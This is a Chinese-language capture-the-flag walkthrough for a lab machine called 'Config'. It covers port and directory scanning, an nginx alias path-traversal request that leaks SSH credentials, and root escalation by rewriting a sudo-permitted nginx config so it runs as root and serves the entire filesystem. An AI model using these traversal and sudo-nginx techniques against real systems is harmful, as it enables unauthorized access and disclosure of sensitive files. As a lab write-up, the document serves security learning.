config

信息收集

```
└─# nmap -p- 192.168.31.164
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 23:49 CST
Nmap scan report for Config (192.168.31.164)
Host is up (0.00044s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
没东西正常看80
```

```
gobuster dir -u http://192.168.31.164/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html,zip,txt -b 403,404
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.164/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,zip,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 21720]
/config               (Status: 301) [Size: 169]
```

扫描后发现只有一个config 发现http://192.168.31.164/config/ 回显和默认一样

群主提示 web考察的是nginx错误配置的 也就是靶机名字的由来

那就想到了nginx文件读取名字肯定跟靶机名字有关config 最后在config.txt


```
http://192.168.31.164/config../config.txt

得到
SSH Credentials: mikannse/mikannsebyebye
```

提权

```
mikannse@Config:~$ sudo -l
Matching Defaults entries for mikannse on Config:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mikannse may run the following commands on Config:
    (root) NOPASSWD: /usr/sbin/nginx -c /home/mikannse/mikannse.conf
```

```python
user mikannse;
worker_processes auto;
pid /run/nginx.pid;

events {
    worker_connections 1024;
}

http {
    default_type  application/octet-stream;
    sendfile      on;
    keepalive_timeout  65;

    server {
        listen       8080;
        server_name  Config;
        root         /tmp;

        location / {
            autoindex on;
            try_files $uri $uri/ =404;
        }

        access_log  /var/log/nginx/mikannse_access.log;
        error_log   /var/log/nginx/mikannse_error.log;
    }
}



user mikannse;
listen       8080;
root         /tmp;
看这三行就可以了
运行用户  改为root  不知道为什么我的8080 改的没反应 我就换其他端口了
root /root 该为根目录 root /


完整脚本
user root;  # 改为 root
worker_processes auto;
pid /run/nginx.pid;
events {
    worker_connections 1024;
}
http {
    default_type  application/octet-stream;
    sendfile      on;
    keepalive_timeout  65;
    server {
        listen       4444;
        server_name  Config;
        root         /;
        location / {
            autoindex on;
            try_files $uri $uri/ =404;
        }
        access_log  /var/log/nginx/mikannse_access.log;
        error_log   /var/log/nginx/mikannse_error.log;
    }
}
```

```
sudo /usr/sbin/nginx -c /home/mikannse/mikannse.conf
运行两次
就可以看了
```



Index of /

```
../
bin/                                               05-Jul-2025 03:37                   -
boot/                                              19-Mar-2025 01:17                   -
dev/                                               08-Jul-2025 14:50                   -
etc/                                               08-Jul-2025 14:50                   -
home/                                              05-Jul-2025 03:36                   -
lib/                                               05-Jul-2025 03:34                   -
lib32/                                             19-Mar-2025 00:26                   -
lib64/                                             19-Mar-2025 01:16                   -
libx32/                                            19-Mar-2025 00:26                   -
lost+found/                                        19-Mar-2025 00:26                   -
media/                                             19-Mar-2025 00:26                   -
mnt/                                               19-Mar-2025 00:26                   -
opt/                                               01-Apr-2025 12:59                   -
proc/                                              08-Jul-2025 14:50                   -
root/                                              05-Jul-2025 04:50                   -
run/                                               08-Jul-2025 14:53                   -
sbin/                                              05-Jul-2025 03:34                   -
srv/                                               19-Mar-2025 00:26                   -
sys/                                               08-Jul-2025 14:50                   -
tmp/                                               08-Jul-2025 15:39                   -
usr/                                               01-Apr-2025 13:36                   -
var/                                               05-Jul-2025 04:20                   -
bash_history                                       08-Jul-2025 14:50                   0
initrd.img                                         19-Mar-2025 01:17            25788589
initrd.img.old                                     19-Mar-2025 00:27            25969549
vmlinuz                                            25-Jun-2024 18:32             5287232
vmlinuz.old                                        30-Jun-2022 12:52             5299456
```